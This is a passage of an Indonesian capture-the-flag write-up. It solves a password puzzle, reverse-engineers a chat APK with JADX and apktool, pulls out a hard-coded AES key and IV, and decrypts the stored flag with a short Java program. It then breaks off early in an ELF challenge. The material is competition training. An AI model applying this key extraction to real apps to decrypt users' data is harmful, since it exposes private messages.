Penjelasan:

- Total alfabet + '_' adalah **27 karakter**, maka setiap data mengandung **1 karakter** yang tidak ada.
- Sesuai dengan syarat kedua: "Karakter password tidak boleh ada dalam pw_string", maka disini **dicari 1 karakter tiap data yang tidak ada dalam 27 karakter**


Hasil sebagai berikut:

```
password = [
    'qswaefrdthy_gukojplzcxvbmn', #i
    'pkolihu_jyftgrsedwaqmzbxvc', #n
    'mlnkbjvhcgxfzdsapqowueyr_t', #i
    'plokijuhygtfrdeswaqmnbvcxz', #_
    'qswdefrgthyjukilopmnbzvcx_', #a
    'qswaefrgthyjukilpom_znxbcv', #d
    'zqwsedrftgyhuji_kolpxcvbnm', #a
    'qaedwsrf_tgujyhikpomznxbcv', #l
    'mxnzbcvqsplokwdij_efuhrgyt', #a
    'plokmnzbxvcijuygtfrdeswa_q', #h
    'plmoknijbuhvygctfxrdzeswaq', #_
    'qazwsxedcrfvtgbyhnujmikol_', #p
    'wqzsxedcrfvt_gbyhnujmikolp', #a
    'qazwxedcrf_vtgbyhnplmokiju', #s
    'okmplijnuhbygvtfcrdxewqaz_', #s
    'ygvtfcrd_xeszqaplmoknijbuh', #w
    'ijnkmpluhbygvtfc_rdxeszwqa', #o
    'tyuioplkjhgfdsaqwezxcvb_nm', #r
    'mkolpijnuhbygv_tfcrxeszwaq', #d
    'hubijnmkoplygvtfcrdxeszwaq', #_
```

```
        'swxedcr_fvtgbynujmikolpqaz', #h
        'trqwyuioplkjhgfdsazxcvbn_m', #e
        'klopmijn_ubygvtfcrdxeszaqw', #h
        'bvnmczxlaksjdhfgp_qowiruty'] #e
```


Bila disusun menjadi: **ini_adalah_password_hehe**

7. Login dengan kredensial **TechnoFairCTF:ini_adalah_password_hehe**




FLAG: TechnofairCTF{ini_adalah_password_hehe}

PM Gratis




1. Didapati soal berupa **apk**, maka dari itu dicoba untuk didownload pada **Android Device Manager**. Dan setelah dipelajari, apk ini hanya merupakan aplikasi semacam *chatting app* namun semua jawabannya merupakan jawaban yang template.

2. Setelah itu saya menggunakan **JADX** untuk melakukan *static analysis* pada apk, dan memang benar semua jawabannya hanyalah template.




3. Berikutnya saya mencoba untuk menganalisa melalui *burpsuite* untuk memeriksa apakah adanya data yang di *send*. Dan betul tidak ditemukan adanya data, hal ini menyimpulkan bahwa memang semuanya berjalan secara local.

4. Setelah itu saya coba menganalisa **logcat** ketika melakukan send data, dan ternyata ditemukan adanya **database** yang diakses.




5. Setelah itu, karena aplikasi saya jalankan dengan *debugger* dari **Android Device Manager**, maka apk juga sudah di*decompile*. Disini saya menemukan adanya **dbChat.db** pada folder assets/databases/



6. Berikutnya saya mencoba melakukan *decompile* dengan **apktool**, untuk mengakses **dbChat.db**

```
[redacted]apktool d [redacted]TECHNOFAIR\aplikasi_curhat.apk
I: Using Apktool 2.7.0 on aplikasi_curhat.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: [redacted]
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Baksmaling classes2.dex...
I: Baksmaling classes3.dex...
I: Baksmaling classes4.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
I: Copying META-INF/services directory
```


7. Setelah mendapatkan database "**dbChat.db**" dari aplikasi, saya mencoba membukanya dengan https://inloop.github.io/sqlite-viewer/




Didapati flag yang terenkripsi:
252jxiCHBmjcym3/z9tu078mzmezECXwBOzmRmDBth3v5cPF33PN6yX0MeLHo92E


8. Setelah itu saya memahami bahwa chatText ini terenkripsi ketika kita mengirimkan sebuah text. Hal ini dikarenakan **dbChat.db** akan terus terupdate ketika kita mengirimkan pesan.

Gambar database yang sudah mengalami *update:*



9. Setelah itu saya kembali menganalisa *sourcecode* dan menemukan adanya fungsi enkripsi yang menggunakan **hardcoded key**





```
<string name="mtrl_picker_toggle_to_calendar_input_mode">Switch to calendar input mode</string>
<string name="mtrl_picker_toggle_to_day_selection">Tap to switch to selecting a day</string>
<string name="mtrl_picker_toggle_to_text_input_mode">Switch to text input mode</string>
<string name="mtrl_picker_toggle_to_year_selection">Tap to switch to selecting a year</string>
<string name="mtrl_timepicker_confirm">OK</string>
<string name="nav_app_bar_navigate_up_description">Navigate up</string>
<string name="nav_app_bar_open_drawer_description">Open navigation drawer</string>
<string name="oshiku">tapi_oshiku_Gita</string>
<string name="password_toggle_content_description">Show password</string>
```

KEY: cishani_graduate

IV: tapi_oshiku_Gita

10. Berikutnya saya membuat **solver dari JAVA**, sesuai dengan tampilan JADX, berikut solvernya:


```java
import java.nio.charset.StandardCharsets;
import java.util.Base64;
import javax.crypto.Cipher;
import javax.crypto.spec.IvParameterSpec;
import javax.crypto.spec.SecretKeySpec;

public class test {
    public static void main(String[] args) {
        String cishani = "cishani_graduate";
        byte[] bytes = cishani.getBytes(StandardCharsets.UTF_8);
        SecretKeySpec key = new SecretKeySpec(bytes, "AES");

        String oshiku = "tapi_oshiku_Gita";
        byte[] bytes2 = oshiku.getBytes(StandardCharsets.UTF_8);
        IvParameterSpec iv = new IvParameterSpec(bytes2);

        String encFLAG = "252jxiCHBmjcym3/z9tu078mzmezECXwBOzmRmDBth3v5cPF33PN6yX0MeLHo92E";

        try {
            Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5PADDING");
            cipher.init(Cipher.DECRYPT_MODE, key, iv);
            byte[] decodedText = Base64.getDecoder().decode(encFLAG);
            byte[] decryptedByte = cipher.doFinal(decodedText);
            String decFLAG = new String(decryptedByte, StandardCharsets.UTF_8);
            System.out.println("FLAG: " + decFLAG);
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

Output:

```
FLAG: TechnofairCTF{J454_Curh4T_K3L1L1n9}
```

FLAG: TechnofairCTF{J454_Curh4T_K3L1L1n9}

Asep




1. Didapati soal berupa **elf**, maka dari itu dicoba untuk didownload dan dijalankan melalui linux.

```
┌──[redacted]-[~/Desktop/TECHNOFAIR]
└─$ ./asepmejic
[PRESS ENTER TO CONTINUE]

impossible,
the King of Magic is long dead. but if you really are him then prove it!: abcd
you're not him
```

